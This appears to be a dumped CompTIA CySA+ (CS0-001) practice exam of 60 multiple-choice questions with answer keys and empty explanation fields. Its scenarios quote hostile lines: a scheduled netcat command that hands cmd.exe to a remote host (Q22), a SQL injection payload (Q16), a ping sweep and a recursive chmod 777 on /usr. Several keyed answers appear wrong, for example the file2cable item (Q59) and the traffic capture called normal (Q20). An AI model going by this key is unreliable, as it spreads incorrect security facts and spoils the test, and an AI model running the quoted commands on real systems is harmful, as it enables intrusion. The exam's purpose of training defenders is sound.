CS0-001

Number: CS0-001
Passing Score: 800
Time Limit: 120 min
File Version: 1

CS0-001

Exam A

QUESTION 1

Which of the following BEST describes the offensive participants in a tabletop exercise?

A. Red team
B. Blue team
C. System administrators
D. Security analysts
E. Operations team

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 2

Which of the following best practices is used to identify areas in the network that may be vulnerable to penetration testing from known external sources?

A. Blue team training exercises
B. Technical control reviews
C. White team training exercises
D. Operational control reviews

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 3
An organization has recently recovered from an incident where a managed switch had been accessed and reconfigured without authorization by an insider. The incident response team is working on developing a lessons learned report with recommendations. Which of the following recommendations will BEST prevent the same attack from occurring in the future?

A. Remove and replace the managed switch with an unmanaged one.
B. Implement a separate logical network segment for management interfaces.
C. Install and configure NAC services to allow only authorized devices to connect to the network.
D. Analyze normal behavior on the network and configure the IDS to alert on deviations from normal.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 4
A cybersecurity analyst is reviewing the current BYOD security posture. The users must be able to synchronize their calendars, email, and contacts to a smartphone or other personal device. The recommendation must provide the most flexibility to users. Which of the following recommendations would meet both the mobile data protection efforts and the business requirements described in this scenario?

A. Develop a minimum security baseline while restricting the type of data that can be accessed.
B. Implement a single computer configured with USB access and monitored by sensors.
C. Deploy a kiosk for synchronizing while using an access list of approved users.
D. Implement a wireless network configured for mobile device access and monitored by sensors.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 5

File integrity monitoring states the following files have been changed without a written request or approved change. The following change has been made:

chmod 777 –Rv /usr

Which of the following may be occurring?

A. The ownership pf /usr has been changed to the current user.
B. Administrative functions have been locked from users.
C. Administrative commands have been made world readable/writable.
D. The ownership of/usr has been changed to the root user.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 6

A cybersecurity analyst is currently investigating a server outage. The analyst has discovered the following value was entered for the username: 0xbfff601a. Which of the following attacks may be occurring?

A. Buffer overflow attack
B. Man-in-the-middle attack
C. Smurf attack
D. Format string attack
E. Denial of service attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 7


External users are reporting that a web application is slow and frequently times out when attempting to submit information. Which of the following software development best practices would have helped prevent this issue?

A. Stress testing
B. Regression testing
C. Input validation
D. Fuzzing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 8
A cybersecurity analyst is conducting a security test to ensure that information regarding the web server is protected from disclosure. The cybersecurity analyst requested an HTML file from the web server, and the response came back as follows:



```
HTTP/1.1 404 Object Not Found
Server: Microsoft-IIS/5.0
Date: Tues, 19 Apr 2016 06:32:24 GMT
Content-Type: text/html
Content-Length: 111
<html><head><title>Site Not Found</title></head>
<body>No web site is configured at this address. </body></html>
```

Which of the following actions should be taken to remediate this security issue?

A. Set “Allowlatescanning” to 1 in the URLScan.ini configuration file.
B. Set “Removeserverheader” to 1 in the URLScan.ini configuration file.
C. Set “Enablelogging” to 0 in the URLScan.ini configuration file.
D. Set “Perprocesslogging” to 1 in the URLScan.ini configuration file.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

Explanation:

Reference: http://www.acunetix.com/blog/articles/configure-web-server-disclose-identity/

QUESTION 9

An analyst has initiated an assessment of an organization's security posture. As a part of this review, the analyst would like to determine how much information about the organization is exposed externally. Which of the following techniques would BEST help the analyst accomplish this goal? (Choose two.)

A. Fingerprinting
B. DNS query log reviews
C. Banner grabbing
D. Internet searches
E. Intranet portal reviews
F. Sourcing social network sites
G. Technical control audits

Correct Answer: DF
Section: (none)
Explanation

Explanation/Reference:

Explanation:

QUESTION 10

A cybersecurity professional typed in a URL and discovered the admin panel for the e-commerce application is accessible over the open web with the default password. Which of the following is the MOST secure solution to remediate this vulnerability?

A. Rename the URL to a more obscure name, whitelist all corporate IP blocks, and require two-factor authentication.
B. Change the default password, whitelist specific source IP addresses, and require two-factor authentication.
C. Whitelist all corporate IP blocks, require an alphanumeric passphrase for the default password, and require two-factor authentication.
D. Change the username and default password, whitelist specific source IP addresses, and require two-factor authentication.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

Explanation:

QUESTION 11

A company wants to update its acceptable use policy (AUP) to ensure it relates to the newly implemented password standard, which requires sponsored authentication of guest wireless devices. Which of the following is MOST likely to be incorporated in the AUP?

A. Sponsored guest passwords must be at least ten characters in length and contain a symbol.
B. The corporate network should have a wireless infrastructure that uses open authentication standards.
C. Guests using the wireless network should provide valid identification when registering their wireless devices.
D. The network should authenticate all guest users using 802.1x backed by a RADIUS or LDAP server.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 12

An analyst was tasked with providing recommendations of technologies that are PKI X.509 compliant for a variety of secure functions. Which of the following technologies meet the compatibility requirement? (Choose three.)

A. 3DES
B. AES
C. IDEA
D. PKCS
E. PGP
F. SSL/TLS
G. TEMPEST

Correct Answer: BDF
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 13


A company has recently launched a new billing invoice website for a few key vendors. The cybersecurity analyst is receiving calls that the website is performing slowly and the pages sometimes time out. The analyst notices the website is receiving millions of requests, causing the service to become unavailable. Which of the following can be implemented to maintain the availability of the website?

A. VPN
B. Honeypot
C. Whitelisting
D. DMZ
E. MAC filtering

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 14
A cybersecurity analyst has received the laptop of a user who recently left the company. The analyst types ‘history’ into the prompt, and sees this line of code in the latest bash history:



```
> for i in seq 255; ping -c 1 192.168.0.$i; done
```

This concerns the analyst because this subnet should not be known to users within the company. Which of the following describes what this code has done on the network?

A. Performed a ping sweep of the Class C network.
B. Performed a half open SYB scan on the network.
C. Sent 255 ping packets to each host on the network.
D. Sequentially sent an ICMP echo reply to the Class C network.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:


QUESTION 15
A security audit revealed that port 389 has been used instead of 636 when connecting to LDAP for the authentication of users. The remediation recommended by the audit was to switch the port to 636 wherever technically possible. Which of the following is the BEST response?

A. Correct the audit. This finding is a well-known false positive; the services that typically run on 389 and 636 are identical.
B. Change all devices and servers that support it to 636, as encrypted services run by default on 636.
C. Change all devices and servers that support it to 636, as 389 is a reserved port that requires root access and can expose the server to privilege escalation attacks.
D. Correct the audit. This finding is accurate, but the correct remediation is to update encryption keys on each of the servers to match port 636.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 16
A security analyst is reviewing IDS logs and notices the following entry:



```
(where email=john@john.com and password='  or 20==20')
```

Which of the following attacks is occurring?

A. Cross-site scripting
B. Header manipulation
C. SQL injection
D. XML injection

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 17

A company that is hiring a penetration tester wants to exclude social engineering from the list of authorized activities. Which of the following documents should include these details?

A. Acceptable use policy
B. Service level agreement
C. Rules of engagement
D. Memorandum of understanding
E. Master service agreement

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 18
A reverse engineer was analyzing malware found on a retailer's network and found code extracting track data in memory. Which of the following threats did the engineer MOST likely uncover?

A. POS malware
B. Rootkit
C. Key logger
D. Ransomware

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 19
Due to new regulations, a company has decided to institute an organizational vulnerability management program and assign the function to the security team. Which of the following frameworks would BEST support the program? (Choose two.)


A. COBIT
B. NIST

C. ISO 27000 series
D. ITIL
E. OWASP

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 20
Review the following results:



```
Source            Destination       Protocol Length   Info

172.29.0.109      8.8.8.8           DNS      74       Standard query 0x9ada A itsec. eicp.net
8.8.8.8           172.29.0.109      DNS      90       Standard query response 0x9ada A
                                                      itsec.eicp.net A 123.120.110.212
172.29.0.109      123.120.110.212   TCP      78       49294 -8088 [SYN] seq=0 Win=65635 Len=0
                                                      MSS=1460 WS=16 TSval=560397766 Tsecr=0 SACK_PERM=1
123.120.110.212   172.29.0.109      TCP      78       8080-49294 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=OMSS=1426
                                                      WS=4 TSval=0 Tsecr=0 SACK_PERM=1al=560402112 TSecr=240871
172.29.0.109      172.29.0.255      NBNS     92       Namequery NB WORKGROUP<ID>
54.240.190.21     172.29.0.109      TCP      60       443 - 49294 [RST] Seq=1 Win=0 Len=0
66.235.133.62     172.29.0.109      TCP      60       80 - 49294 [RST] Seq=1 Win=0 Len=0
123.120.110.212   172.29.0.109      TCP      67       8088-49294 [PSH, ACK] Seq=459 ACK=347 Win 255204 Len=1
                                                      TSval=241898 TSecr=560402112
172.29.0.109      123.120.110.212   TCP      66       49294-8088 [ACK] Seq=347 Ack=460 Win=131056 Len=0
                                                      TSval=560504900 TSecr=241898
```

Which of the following has occurred?

A. This is normal network traffic.
B. 123.120.110.212 is infected with a Trojan.
C. 172.29.0.109 is infected with a worm.
D. 172.29.0.109 is infected with a Trojan.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 21
A security analyst is creating baseline system images to remediate vulnerabilities found in different operating systems. Each image needs to be scanned before it is deployed. The security analyst must ensure the configurations match industry standard benchmarks and the process can be repeated frequently. Which of the following vulnerability options would BEST create the process requirements?


A. Utilizing an operating system SCAP plugin
B. Utilizing an authorized credential scan
C. Utilizing a non-credential scan
D. Utilizing a known malware plugin

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 22
A cybersecurity analyst is retained by a firm for an open investigation. Upon arrival, the cybersecurity analyst reviews several security logs.

Given the following snippet of code:



```
sc config schedule start auto
net start schedule
at 13:30 ““C:\nc.exe 192.168.0.101 777 -e cmd.exe ””
```

Which of the following combinations BEST describes the situation and recommendations to be made for this situation?

A. The cybersecurity analyst has discovered host 192.168.0.101 using Windows Task Scheduler at 13:30 to runnc.exe; recommend proceeding with the next step of removing the host from the network.

B. The cybersecurity analyst has discovered host 192.168.0.101 to be running thenc.exe file at 13:30 using the auto cron job remotely, there are no recommendations since this is not a threat currently.

C. The cybersecurity analyst has discovered host 192.168.0.101 is beaconing every day at 13:30 using thenc.exe file; recommend proceeding with the next step of removing the host from the network.

D. The security analyst has discovered host 192.168.0.101 is a rogue device on the network, recommend proceeding with the next step of removing the host from the network.

Correct Answer: A
Section: (none)
Explanation
Explanation/Reference:
Explanation:

QUESTION 23
An analyst wants to use a command line tool to identify open ports and running services on a host along with the application that is associated with those services and port. Which of the following should the analyst use?

A. Wireshark
B. Qualys
C. netstat
D. nmap
E. ping

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 24
An administrator has been investigating the way in which an actor had been exfiltrating confidential data from a web server to a foreign host. After a thorough forensic review, the administrator determined the server's BIOS had been modified by rootkit installation. After removing the rootkit and flashing the BIOS to a known good state, which of the following would BEST protect against future adversary access to the BIOS, in case another rootkit is installed?

A. Anti-malware application
B. Host-based IDS
C. TPM data sealing
D. File integrity monitoring

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 25
A software assurance lab is performing a dynamic assessment on an application by automatically generating and inputting different, random data sets to attempt to cause an error/failure condition. Which of the following software assessment capabilities is the lab performing AND during which phase of the SDLC should this occur? (Choose two.)

A. Fuzzing
B. Behavior modeling
C. Static code analysis
D. Prototyping phase
E. Requirements phase
F. Planning phase

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.brighthub.com/computing/smb-security/articles/9956.aspx

QUESTION 26
A recent vulnerability scan found four vulnerabilities on an organization's public Internet-facing IP addresses. Prioritizing in order to reduce the risk of a breach to the organization, which of the following should be remediated FIRST?


A. A cipher that is known to be cryptographically weak.
B. A website using a self-signed SSL certificate.

C. A buffer overflow that allows remote code execution.
D. An HTTP response that reveals an internal IP address.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 27
A security professional is analyzing the results of a network utilization report. The report includes the following information:



IP Address	Server Name	Server Uptime	Historical	Current
172.20.2.58	web.srvr.03	30D 12H 52M 09S	41.3GB	37.2GB
172.20.1.215	dev.web.srvr.01	30D 12H 52M 09S	1.81GB	2.2GB
172.20.1.22	hr.dbprod.01	30D 12H 17M 22S	2.24GB	29.97GB
172.20.1.26	mrktg.file.srvr.02	30D 12H 41M 09S	1.23GB	0.34GB
172.20.1.28	accnt.file.srvr.01	30D 12H 52M 09S	3.62GB	3.57GB
172.20.1.30	R&D.file.srvr.01	1D 4H 22M 01S	1.24GB	0.764GB

Which of the following servers needs further investigation?

A. hr.dbprod.01
B. R&D.file.srvr.01
C. mrktg.file.srvr.02
D. web.srvr.03

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 28
A cybersecurity analyst has received an alert that well-known “call home” messages are continuously observed by network sensors at the network boundary. The proxy firewall successfully drops the messages. After determining the alert was a true positive, which of the following represents the MOST likely cause?

A. Attackers are running reconnaissance on company resources.
B. An outside command and control system is attempting to reach an infected system.
C. An insider is trying to exfiltrate information to a remote network.
D. Malware is running on a company system.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 29
Which of the following items represents a document that includes detailed information on when an incident was detected, how impactful the incident was, and how it was remediated, in addition to incident response effectiveness and any identified gaps needing improvement?

A. Forensic analysis report
B. Chain of custody report
C. Trends analysis report
D. Lessons learned report

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 30
As part of an upcoming engagement for a client, an analyst is configuring a penetration testing application to ensure the scan complies with information defined in the SOW. Which of the following types of information should be considered based on information traditionally found in the SOW? (Choose two.)

A. Timing of the scan
B. Contents of the executive summary report
C. Excluded hosts
D. Maintenance windows
E. IPS configuration

F. Incident response policies

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 31
An HR employee began having issues with a device becoming unresponsive after attempting to open an email attachment. When informed, the security analyst became suspicious of the situation, even though there was not any unusual behavior on the IDS or any alerts from the antivirus software. Which of the following BEST describes the type of threat in this situation?

A. Packet of death
B. Zero-day malware
C. PII exfiltration
D. Known virus

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:


QUESTION 32
Company A permits visiting business partners from Company B to utilize Ethernet ports available in Company A's conference rooms. This access is provided to allow partners the ability to establish VPNs back to Company B's network. The security architect for Company A wants to ensure partners from Company B are able to gain direct Internet access from available ports only, while Company A employees can gain access to the Company A internal network from those same ports. Which of the following can be employed to allow this?

A. ACL
B. SIEM
C. MAC
D. NAC
E. SAML

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33
After reviewing the following packet, a cybersecurity analyst has discovered an unauthorized service is running on a company's computer.



```
16:26:42.943463 IP 192.168.1.10:25 > 10.38.219.20:3389 Flags
[P.], seq 1768:1901, ackl, win 511, options [nop,nop,TS val
271989777 ecr 475239494], length 133
```

Which of the following ACLs, if implemented, will prevent further access ONLY to the unauthorized service and will not impact other services?

A. DENY TCP ANY HOST 10.38.219.20 EQ 3389
B. DENY IP HOST 10.38.219.20 ANY EQ 25
C. DENY IP HOST192.168.1.10 HOST 10.38.219.20 EQ 3389
D. DENY TCP ANY HOST 192.168.1.10 EQ 25

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 34
Which of the following remediation strategies are MOST effective in reducing the risk of a network-based compromise of embedded ICS? (Choose two.)

A. Patching
B. NIDS
C. Segmentation
D. Disabling unused services
E. Firewalling

Correct Answer: CD

Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 35
An analyst is observing unusual network traffic from a workstation. The workstation is communicating with a known malicious site over an encrypted tunnel. A full antivirus scan with an updated antivirus signature file does not show any sign of infection. Which of the following has occurred on the workstation?

A. Zero-day attack
B. Known malware attack
C. Session hijack
D. Cookie stealing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 36
A threat intelligence feed has posted an alert stating there is a critical vulnerability in the kernel. Unfortunately, the company's asset inventory is not current. Which of the following techniques would a cybersecurity analyst perform to find all affected servers within an organization?

A. A manual log review from data sent to syslog
B. An OS fingerprinting scan across all hosts
C. A packet capture of data traversing the server network
D. A service discovery scan on the network

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 37

During a routine review of firewall logs, an analyst identified that an IP address from the organization's server subnet had been connecting during nighttime hours to a foreign IP address, and had been sending between 150 and 500 megabytes of data each time. This had been going on for approximately one week, and the affected server was taken offline for forensic review. Which of the following is MOST likely to drive up the incident's impact assessment?

A. PII of company employees and customers was exfiltrated.
B. Raw financial information about the company was accessed.
C. Forensic review of the server required fall-back on a less efficient service.
D. IP addresses and other network-related configurations were exfiltrated.
E. The local root password for the affected server was compromised.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 38

A security analyst is performing a forensic analysis on a machine that was the subject of some historic SIEM alerts. The analyst noticed some network connections utilizing SSL on non-common ports, copies of svchost.exe and cmd.exe in %TEMP% folder, and RDP files that had connected to external IPs. Which of the following threats has the security analyst uncovered?

A. DDoS
B. APT
C. Ransomware
D. Software vulnerability

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 39

A threat intelligence analyst who works for a technology firm received this report from a vendor.

“There has been an intellectual property theft campaign executed against organizations in the technology industry. Indicators for this activity are unique to each intrusion. The information that appears to be targeted is R&D data. The data exfiltration appears to occur over months via uniform TTPs. Please execute a defensive operation regarding this attack vector.”

Which of the following combinations suggests how the threat should MOST likely be classified and the type of analysis that would be MOST helpful in protecting against this activity?

A. Polymorphic malware and secure code analysis
B. Insider threat and indicator analysis
C. APT and behavioral analysis
D. Ransomware and encryption

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 40
The help desk informed a security analyst of a trend that is beginning to develop regarding a suspicious email that has been reported by multiple users. The analyst has determined the email includes an attachment named invoice.zip that contains the following files:

```
Locky.js
xerty.ini
xerty.lib
```

Further analysis indicates that when the .zip file is opened, it is installing a new version of ransomware on the devices. Which of the following should be done FIRST to prevent data on the company NAS from being encrypted by infected devices?

A. Disable access to the company VPN.
B. Move the files from the NAS to a cloud-based storage solution.
C. Set permissions on file shares to read-only.
D. Add the URL included in the .js file to the company’s web proxy filter.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41

A network technician is concerned that an attacker is attempting to penetrate the network, and wants to set a rule on the firewall to prevent the attacker from learning which IP addresses are valid on the network. Which of the following protocols needs to be denied?

A. TCP
B. SMTP
C. ICMP
D. ARP

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42

A database administrator contacts a security administrator to request firewall changes for a connection to a new internal application.
The security administrator notices that the new application uses a port typically monopolized by a virus.
The security administrator denies the request and suggests a new port or service be used to complete the application's task.
Which of the following is the security administrator practicing in this example?

A. Explicit deny
B. Port security
C. Access control lists
D. Implicit deny

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43

A network administrator is attempting to troubleshoot an issue regarding certificates on a secure website.
During the troubleshooting process, the network administrator notices that the web gateway proxy on the local network has signed all of the certificates on the local machine.
Which of the following describes the type of attack the proxy has been legitimately programmed to perform?

A. Transitive access
B. Spoofing
C. Man-in-the-middle
D. Replay

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 44
A company discovers an unauthorized device accessing network resources through one of many network drops in a common area used by visitors.
The company decides that it wants to quickly prevent unauthorized devices from accessing the network but policy prevents the company from making changes on every connecting client.
Which of the following should the company implement?

A. Port security
B. WPA2
C. Mandatory Access Control
D. Network Intrusion Prevention

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 45
Datacenter access is controlled with proximity badges that record all entries and exits from the datacenter.
The access records are used to identify which staff members accessed the data center in the event of equipment theft.
Which of the following MUST be prevented in order for this policy to be effective?

A. Password reuse
B. Phishing
C. Social engineering
D. Tailgating

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
A technician recently fixed a computer with several viruses and spyware programs on it and notices the Internet settings were set to redirect all traffic through an unknown proxy. This type of attack is known as which of the following?

A. Phishing
B. Social engineering
C. Man-in-the-middle
D. Shoulder surfing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 47
An application development company released a new version of its software to the public. A few days after the release, the company is notified by end users that the application is notably slower, and older security bugs have reappeared in the new release. The development team has decided to include the security analyst during their next development cycle to help address the reported issues. Which of the following should the security analyst focus on to remedy the existing reported problems?

A. The security analyst should perform security regression testing during each application development cycle.
B. The security analyst should perform end user acceptance security testing during each application development cycle.
C. The security analyst should perform secure coding practices during each application development cycle.

D. The security analyst should perform application fuzzing to locate application vulnerabilities during each application development cycle.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 48
Management is concerned with administrator access from outside the network to a key server in the company. Specifically, firewall rules allow access to the server from anywhere in the company. Which of the following would be an effective solution?

A. Honeypot
B. Jump box
C. Server hardening
D. Anti-malware

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 49
Which of the following actions should occur to address any open issues while closing an incident involving various departments within the network?

A. Incident response plan
B. Lessons learned report
C. Reverse engineering process
D. Chain of custody documentation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50
A security analyst has determined that the user interface on an embedded device is vulnerable to common SQL injections. The device is unable to be replaced, and the software cannot be upgraded. Which of the following should the security analyst recommend to add additional security to this device?

A. The security analyst should recommend this device be placed behind a WAF.
B. The security analyst should recommend an IDS be placed on the network segment.
C. The security analyst should recommend this device regularly export the web logs to a SIEM system.
D. The security analyst should recommend this device be included in regular vulnerability scans.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
A security analyst is performing a review of Active Directory and discovers two new user accounts in the accounting department. Neither of the users has elevated permissions, but accounts in the group are given access to the company's sensitive financial management application by default. Which of the following is the BEST course of action?

A. Follow the incident response plan for the introduction of new accounts
B. Disable the user accounts
C. Remove the accounts' access privileges to the sensitive application
D. Monitor the outbound traffic from the application for signs of data exfiltration
E. Confirm the accounts are valid and ensure role-based permissions are appropriate

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 52
Several users have reported that when attempting to save documents in team folders, the following message is received:

```
The File Cannot Be Copied or Moved – Service Unavailable.
```

Upon further investigation, it is found that the syslog server is not obtaining log events from the file server to which the users are attempting to copy files. Which of the following is the MOST likely scenario causing these issues?

A. The network is saturated, causing network congestion
B. The file server is experiencing high CPU and memory utilization
C. Malicious processes are running on the file server
D. All the available space on the file server is consumed

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
A cybersecurity analyst has been asked to follow a corporate process that will be used to manage vulnerabilities for an organization. The analyst notices the policy has not been updated in three years. Which of the following should the analyst check to ensure the policy is still accurate?

A. Threat intelligence reports
B. Technical constraints
C. Corporate minutes
D. Governing regulations

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 54
Creating a lessons learned report following an incident will help an analyst to communicate which of the following information? (Choose two.)

A. Root cause analysis of the incident and the impact it had on the organization
B. Outline of the detailed reverse engineering steps for management to review
C. Performance data from the impacted servers and endpoints to report to management
D. Enhancements to the policies and practices that will improve business responses

E. List of IP addresses, applications, and assets

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 55
Which of the following policies BEST explains the purpose of a data ownership policy?

A. The policy should describe the roles and responsibilities between users and managers, and the management of specific data types.
B. The policy should establish the protocol for retaining information types based on regulatory or business needs.
C. The policy should document practices that users must adhere to in order to access data on the corporate network or Internet.
D. The policy should outline the organization's administration of accounts for authorized users to access the appropriate data.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 56
A web application has a newly discovered vulnerability in the authentication method used to validate known company users. The user ID of Admin with a password of "password" grants elevated access to the application over the Internet. Which of the following is the BEST method to discover the vulnerability before a production deployment?

A. Manual peer review
B. User acceptance testing
C. Input validation
D. Stress test the application

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 57

Which of the following represent the reasoning behind careful selection of the timelines and time-of-day boundaries for an authorized penetration test? (Choose two.)

A. To schedule personnel resources required for test activities
B. To determine frequency of team communication and reporting
C. To mitigate unintended impacts to operations
D. To avoid conflicts with real intrusions that may occur
E. To ensure tests have measurable impact to operations

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 58

Considering confidentiality and integrity, which of the following make servers more secure than desktops? (Choose three.)

A. VLANs
B. OS
C. Trained operators
D. Physical access restriction
E. Processing power
F. Hard drive capacity

Correct Answer: BCD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 59

Given the following output from a Linux machine:

```
file2cable –i eth0 -f file.pcap
```

Which of the following BEST describes what a security analyst is trying to accomplish?

A. The analyst is attempting to measure bandwidth utilization on interface `eth0`.
B. The analyst is attempting to capture traffic on interface `eth0`.
C. The analyst is attempting to replay captured data from a PCAP file.
D. The analyst is attempting to capture traffic for a PCAP file.
E. The analyst is attempting to use a protocol analyzer to monitor network traffic.

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60
As part of the SDLC, software developers are testing the security of a new web application by inputting large amounts of random data. Which of the following types of testing is being performed?

A. Fuzzing
B. Regression testing
C. Stress testing
D. Input validation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

